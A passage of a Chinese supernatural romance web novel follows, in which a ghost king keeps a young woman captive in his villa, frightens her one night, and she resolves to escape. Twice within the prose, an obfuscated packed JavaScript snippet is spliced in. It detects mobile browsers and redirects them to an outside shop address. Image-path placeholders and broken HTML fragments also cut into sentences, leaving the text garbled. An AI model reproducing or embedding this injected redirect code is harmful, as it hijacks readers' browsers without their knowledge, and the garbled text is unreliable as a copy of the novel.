“我记得你这个别墅是冬夏恒温的,她怎么会忽然发烧到这么严重?”;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198973|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 他不禁发出疑问。 谢然蹲着身子,紧紧盯着她的脸,半晌才喃喃道:“一般人最多只能承受一个。” “而她,竟然到第七个才有反应。” “什么第几个?”安晓生忽然倒吸一口冷气:“你不会是……把鬼魂放进来对她做了测试吧?” 见谢然没有反应,安晓生又惊又怒:“你疯了?!” “她再有特殊能力,也不过是个普通人而已,你用这样的力量测试她,就不怕出了人命?”安晓生气不打一处来,又禁不住说了一通:“你太着急了点,不是说好等我找到资料之后再慢慢培养她的能力吗?” “你手上那些鬼魂有多危险,你自己又不是不知道!”安晓生很少发这么大的脾气,或许是医者仁心,见不得谢然用这样的手段。 谢然低着头,一声不吭。 他知道这样做或许不对,可他等了太久,实在是等不及了。 这一次兵行险招,但他赌对了。 她确实对鬼物有着不小的耐力和震慑力,远超一般人。 这个能力若是再搭配上觉醒的预测灵力,简直是他的绝佳帮手。 安晓生的责备还在耳畔:“当年到底发生了什么事情,叫你这样放不下?” 谢然还是没有回答。 当年的事,无异于一场噩梦,血雨腥风、鬼哭狼嚎,堪称人间炼狱。 他只身一人活了下来,却仿佛丢失了最珍贵的灵魂。 他时常在想,是不是他其实已经葬身其中,如今活下来的只是空洞的躯壳。 “谢然。”安晓生叹了口气,也蹲下来:“你不要总是这样一个人扛着,我们是朋友,我说过,我会尽我所能帮你的。” “你想要查什么,我这里也有医院的一手资讯。” “与其寄希望在一个不相干的人身上,不如……”安晓生想要继续劝说时,谢然抬起一只手臂,打断了他。 “别说话,她现在快醒了,听得到。” 安晓生沉默中长叹一声,又从药箱里将退烧药拿出来:“每天一次。” 浑身犹如被巨型车轮碾压数遍,头疼得像是要爆裂开来。宋绮梦艰难地睁开眼睛,一时间并不知道自己在什么地方。 可喉咙干渴,犹如火烧,她不假思索地对着沙发旁边那个黑影伸出手去:“水……” 谢然从机器人手中接过温水,端到她跟前,一手扶着她勉强撑起来的后背,一手端着水杯,看着她一口气喝了一整杯。 “鬼王?”她认出他来了,只不过高烧过的脑子有些不听使唤,一时间记不起来他叫什么,只记得这个无厘头的称呼。 谢然皱了皱眉,松开手,任由她躺倒在沙发上,晕头转向之际,她忽然察觉到手上多了一个冰凉的环状物。 勉强睁开眼睛一瞧,竟然是被他没收已久的通讯器。 看着她先是疑惑万分,随后又惊喜不已的神情,谢然冷冰冰地说道:“没有放你走的意思。” 她迫不及待地将通讯器打开,首页面需要进行瞳孔识别,她略显踌躇地看了一眼谢然。 这个时候将通讯器还给她,莫不是想要将她的背景再摸个底朝天吧? 毕竟通讯器不仅有组织的一些信息,家庭页面也有她爸妈的信息。 想到这里,一股凉意顺着脊背爬上来,她脸色瞬间白了几分。 8. 第 8 章 谢然懒得多解释,转身出去了。 宋绮梦犹豫片刻,还是没忍住进行了识别,随即先点开家庭页面。 果然,几天没有点开的页面乱成一团,亲朋好友都在关心她的情况,她爸妈更是给她打了许多电话。 她颤抖着手一一进行了回复,终于安心了片刻。 点开组织页面,却空空如也,除了几条系统提示外,就连她的同事兼好朋友——组织人事部的裴雪,都没有半句话发过来。 她只愣了片刻,又回过身来——她被组织派出来当卧底,自然是知道的人越少越好,她的消息可能也是被封锁的状态,这不奇怪。 此时谢然又进来了,她心一慌,按灭了屏幕,作出一副认命的样子,将通讯器双手奉还。 “拿着,本来就是你的东西,不用还我了。”谢然的声音虽冷,可宋绮梦如听仙乐耳暂明。 发生了什么?他怎么忽然不对着她严防死守了? 她蜷起双腿,坐直了身子,表情疑惑地挠了挠头,似乎还在消化这件事。 “难道是我昏迷的时候替你做了几次按摩?”她一不留神就说了出来,耳边传来噗嗤一声,她茫然抬头看去,第一次见到谢然露出忍俊不禁的表情。 有时候……她还真是有点可爱,谢然无奈暗叹。 接下来的几天,宋绮梦大病初愈,基本上都在卧室里养身体,谢然很少过来看她。 这几天,她察觉到他对她的一举一动似乎不那么关切了。 因为面对着亲人的呼唤,她心痒难耐,想要逃跑的念头又蠢蠢欲动起来。 可是经过了上一次招惹安德鲁的遭遇,她不敢轻举妄动。 如果真像她猜的一样,安德鲁是鬼物,那么,以她目前在组织学的一些皮毛,根本就难以抵抗。 她忽然想到,入职的时候赠送的一件避鬼罩,不知道有没有效果。 这件避鬼罩是一家权威机构研究的,算作新人入职福利,每人一件。因为外包装过于迷你,宋绮梦随手把它放在此前随身携带的包里。 现在不知道谢然把它放到什么地方去了。 宋绮梦怀揣着别的心思,这几天恢复好了之后,就时常到处走动,谢然偶尔撞见她,也并不阻拦。 没几天,宋绮梦就把别墅的大概布局摸得一清二楚。 但是,并没有找到她的包在哪里。 那个可以缩小到随身携带的浅绿色手提包,应当是很显眼的存在。 如果到处都找不到,那大概率是在…… 在唯一一个她最近没敢再去的地方——谢然的卧室。 谢然这么诡计多端,她肯定不能偷偷去他的卧室,以免留下痕迹被发现,难以解释。 想来想去,不如趁着他即将入睡之前,也是最没有防备的时候突然过去,杀他个措手不及。 宋绮梦向来是说干就干的人,她趁着晚饭时间结束,穿戴整齐,在晚上十点左右,敲开了谢然的卧室门。 谢然开门的时候,穿着灰黑色毛绒睡衣,白天的冷隽气息淡了几分,取而代之的是放松和倦意。 见她来,他倒并不意外,侧过身体,留出空隙来,示意她可以进去。 一进门,刺骨的寒冷瞬间侵入她的身体,她原本穿的夏季的牛仔裤和T恤完全无法抵挡这股严寒,鸡皮疙瘩瞬间布满两条手臂,她抱紧双臂,惊恐地问道:“怎么这么冷?” 怪不得谢然穿着那么厚的睡衣。 谢然没有回答她的问题,而是轻声问道:“要加一件衣服吗?” 宋绮梦的视线停留在谢然递过来的同款毛绒睡衣上,本来想要回去拿自己卧室的衣服,可又担心错过这次机会,只好犹豫着接了过来,披在身上。 “找我什么事?”谢然毫不拘谨地坐在床上发问。 来之前,宋绮梦早就酝酿好了说辞,她此时也不再藏着掖着,开门见山地说道:“我知道我对你来说是有用的。” “嗯,所以呢?”谢然歪着头看向她。 “所以。”她深吸一口气,将话语全部倒出来:“所以你可以向我提一些不过分的要求,我会尽我所能帮你,但我也想获得一定的回馈,简而言之就是,我们可以做交易。” “好。”谢然点点头,随即翻身在床上趴下来:“那你再替我按摩一次。” 宋绮梦的大脑又宕机了。 不是?他怎么随随便便就答应了? 而且还是她最恨的按摩,天杀的按摩!他对按摩到底有什么执念? 大半夜的,凭什么要她在他卧室里按摩,两人肌肤相贴的,太暧昧了吧? 她怀疑他是不是故意的,毕竟一个传说中活了两百多年的鬼王,连个缓解肩颈酸痛、腰肌劳损的能力都没有? “等一下。”她用尽力气将怒火憋回去:“我还没说我想要什么呢。” “嗯,那你说。”还是波澜不惊的声音,可叫人听了心里无端冒火。 “我想要我的包。”她直接开口。 这几天,本来也想过用偷摸的方式拿,后来又想到最近几天发生的种种怪事,决定了还是打直球比较稳妥。 “可以,按摩。”依旧是平稳的声线,宋绮梦听得咬了咬牙,还是问道:“能不能换一个?” 谢然的声音从睡衣帽檐下传出来,有些闷闷的:“现在是你来求我,不是我求你。” 言下之意,是他按不按摩都无所谓,可她却一定要自己的包。 “想好了没?我要睡觉了。”谢然赶客的意思很明显,还不轻不重地加了一句:“明天你再来,可能就要加码了。” 宋绮梦气笑了。 他到底是有多缺这个按摩。 行,好。她咬着牙走到床边,把毛绒睡衣袖子撸起来。 因为心里憋着气,她按得相当用力,一套流程下来,手酸了不说,身上还起了一层薄汗。 谢然这时才发出声音来:“嗯,今天力道不错。” 宋绮梦忽然像泄了气的皮球一样瘫了下去——没辙了。 对付这样死皮赖脸的人,她道行浅,实在是没有任何办法。 方才按的用力,谢然的上衣已经缩到腰际,宋绮梦方才甩手的时候,一不小心撞了上去。 她的手脚冰凉,谢然骤然抬起上身,发出“嘶”的一声。 “啊,不好意思,我不是故意的。”她忙不迭地解释,心里却是大仇得报一样的快活。 谢然从床上爬起来,拉开床边床头柜的抽屉,将她的包丢了出来。 宋绮梦如临大赦,道了声谢,就抓紧时间离开了,临走还没忘了随手关门。 谢然重新趴在床上,过了没到十秒钟,就听到外头传来一阵急促的敲门声。 他慢悠悠打开门,宋绮梦满脸惊疑与愤怒:“谢然,我包里的东西呢?” 谢然被她紧紧盯着,还是露出了无辜的神情。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17198974|197144||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> “你说要包,可没说要包里的东西。” 这句话彻底点燃了宋绮梦,她又露出那天在书房一样的表情来,整张脸都气红了,用手指着他,半天才说出话来:“你堂堂一个鬼王,怎么能这么捉弄人?” 谢然倒也不恼,只是若有所思地看着她:“鬼王这个称号一直是你自己封的,我可从来没承认过。” 宋绮梦懒得再同他掰扯,闪身进去,把空包摔在床头柜上。 “趴下。”她叉着腰吩咐。 谢然惊诧地望向她。 “你不是喜欢按摩吗?那好,你把包里的东西都还给我,我大不了再替你按摩一次。” 原来是这个意思,谢然努力将嘴角翘起的弧度按压下去,随后回答道:“今天已经按够了,不需要了。” “不过,你要是真想要包里的东西,也有别的方法可以换。” “什么方法?” 谢然指着床边的空地:“像之前一样,在这里待一晚上。” 宋绮梦的惊讶程度已经不能用语言来形容了。 她沉默许久,丧失了几乎所有的力气。 “鬼王大人。”她垂着头,无力地说道:“我到底是哪里得罪了你?这么久了,还是不肯放过我?” “算了。”她无力地摆摆手:“你有心思折腾我,我没有体力再奉陪了。” 前几天大病一场,最近好不容易才睡了几个晚上的囫囵觉,实在经不起折腾了。 垂头丧气间走到门口,谁知使尽了力气也没按动把手。 “嗯?”她才疑惑了瞬间,便感到一个颇具压迫性的阴影在她身后,缓缓靠拢过来。 她缓缓回头看去,见谢然已经走到她身后,居高临下地看过来,表情也不像刚才那样轻松。 不再是商量的语气,他低声说道:“今晚留下,包里的东西还给你。” 不知道是不是她看错了,他的眼神里好像带了点攫取的欲望,显而易见。 宋绮梦全身都缩在门上,凉意从脊椎骨下方蔓延自四肢百骸,她手心沁出了冷汗。 “我……我不要了!”她一边说着,一边反手去按门把手,甚至加大了力气。 可惜,一点反应也没有。 宋绮梦瞬间后悔万分——她总是这样傻。 这个所谓的鬼王,归根结底也是个男人,而且还很有可能寡了一两百年。 她早就该想到,以他的能力,为什么非要她在身边?美其名曰需要她的超能力,可这十几天过去,超能力没看到一点,按摩能力却见长了。 今晚她又主动送上门来,可不是羊入虎口么! “谢,谢然。”她勉强做出一个比哭还难看的笑容来:“违法的事还是不要干了吧?” 谢然脸上闪过一瞬间的愕然,随即又有些无奈,他没有开口解释,而是转身走到衣柜前,开始翻箱倒柜地收拾东西。 宋绮梦眼看着他从衣柜里翻出一大包细绳来,心里轰的一声响。 他还想着绑她?去他的吧! 大不了拼了!她反应很快,从门后的墙边抄起一只沉重的金属衣架来。 随着一声脆响,宋绮梦准确地将金属衣架砸在谢然后脑,因为太过用力,整个右手都震麻了。 谢然怔住了,随即摸了摸后脑,难以置信地回过头来。 他脸上的神情,又变成了试探她超能力失败的那一天:怀疑、愤怒又无可奈何。 9. 第 9 章 没想到即便这样,他还是有那样大的力气。 宋绮梦被仰面扑倒在床上,双手手腕被谢然用一只手压得死死的,他整个人欺身压在她腿上,她完全动弹不得。 制服了她,谢然面色阴沉的单手摸了摸后脑勺,虽然没有出血,可还是钝痛无比。 宋绮梦白着一张脸,早就被眼前的变故惊得说不出话来,只管怔怔地盯着他,一时间就连逃跑都忘了。 房间内的温度在不知不觉间已经有所上升。折腾了这几下,谢然也出了一点薄汗,他将颈间的扣子解开了一个,又伸手去解第二个。 他看似随意的举动,在宋绮梦眼中却犹如晴天霹雳一样。她瞬间绷紧了身体,僵直的神经被恐惧催发,迫使她发出一连串不成调的声音来。 谢然皱着眉,俯下身子去听。 “鬼王……大人,你……放了我,我再也不会来招惹你了……”宋绮梦一边用颤抖的声音勉强说出这句话来,一边懊悔自己为什么不知死活地撞上枪口。 双手在极度紧张下紧紧攥成拳,手心都被指甲掐出了白印。谢然冷眼看着她,一边在心中暗讽她的胆小,一边又对她方才的行为仍有不满。 看着她这副破碎的样子,他起了恶作剧的心,骤然俯下身体,凑近她的耳边。 犹如恶魔一般的声音在她耳边响起:“现在知道怕了?晚了。” 他的气息喷洒在耳畔,她不由自主地起了一身鸡皮疙瘩,手肘支撑着身体,想要坐起来,可是他手上的力气未减分毫。 她又颓然跌了回去。 他看着她涨红的脸,又凑上去,想要再吓她一下。 谁知,这次的她毫无反应,他疑惑地看去,才发现她身上抖得厉害,偏着头,眼中的泪水像决堤的洪水一样淌出来,把他的枕头濡湿了一大片。 手上的力道顿时松了下来,他暗中叹了口气,从床上翻身下来,弯着腰到衣柜里将一个折叠床搬出来,拆开收拾好。 他躺上去,尽量用平静的声音对她说了一句:“睡吧,我不会碰你。” 她的眼泪一时间止不住,心里也充满了困惑,不知道他为什么变了态度。 试探地抽了几张纸巾,擦干脸上的泪,一边小心翼翼地向远离谢然的另一侧缩了缩。 谢然很快就睡着了,她一个人在床上,翻来覆去,辗转难眠。 直到深夜,她才实在顶不住困意,勉强睡了一会儿。 第二天起来,谢然又是心情大好,仿佛忘了昨晚被她敲头一样,又亲手做了早饭,喊她来吃。 她顶着黑眼圈,沉默不语地吃了几口。 谢然明显想要缓和气氛,甚至亲自夹了一个荷包蛋给她,她顿了顿,并没有动一口。 “吓着你了?”他摇摇头,略显无奈:“昨晚我根本就没有你想的那个意思……” 她没等他说完,就站起身来:“我吃饱了。” 说完,就回了自己的卧室,反锁了房门。 谢然又叹了口气,自己一个人吃了两个荷包蛋。 昨晚的试验很成功——即便是宋绮梦睡眠状态下,四周的灵体还是少了许多,足以使他安眠。 唯一的坏处是吓到了她,也没太大关系,慢慢解释就是了。 而此时的宋绮梦面色灰白地坐在床上,缓缓打开了自己的包。 谢然没有食言,真的把包里的东西一并还给了她。 打开那张组织发的避鬼罩,看了看说明书。 原来是有使用限制的,只能用三次,每次贴在身上,使用完成之后取下来即可,功能是隔绝大部分的鬼物。 她犹豫了半晌,透过窗户,看到下头仍然是飘荡的菜园,不知道蕴藏着多少危险。 可别墅里的人也同样危险,不仅是作为鬼王的危险,同样和有陌生男人共处一室的危险。 比起里面的危险,她更愿意面对外面看不见样貌的鬼怪。 她拿定了主意,要光明正大地从这里走出去。 即便千难万险,也要试一试。 即便失败了,看在她还对谢然有用的份上,谢然应该也不会杀她。 本来想着晚两天再出逃,可昨夜发生的事太过惊悚,她甚至没有勇气面对今夜。 换上方便逃脱的运动服和运动鞋,趁着谢然午睡的当口,她又一次从窗口跳了出去。 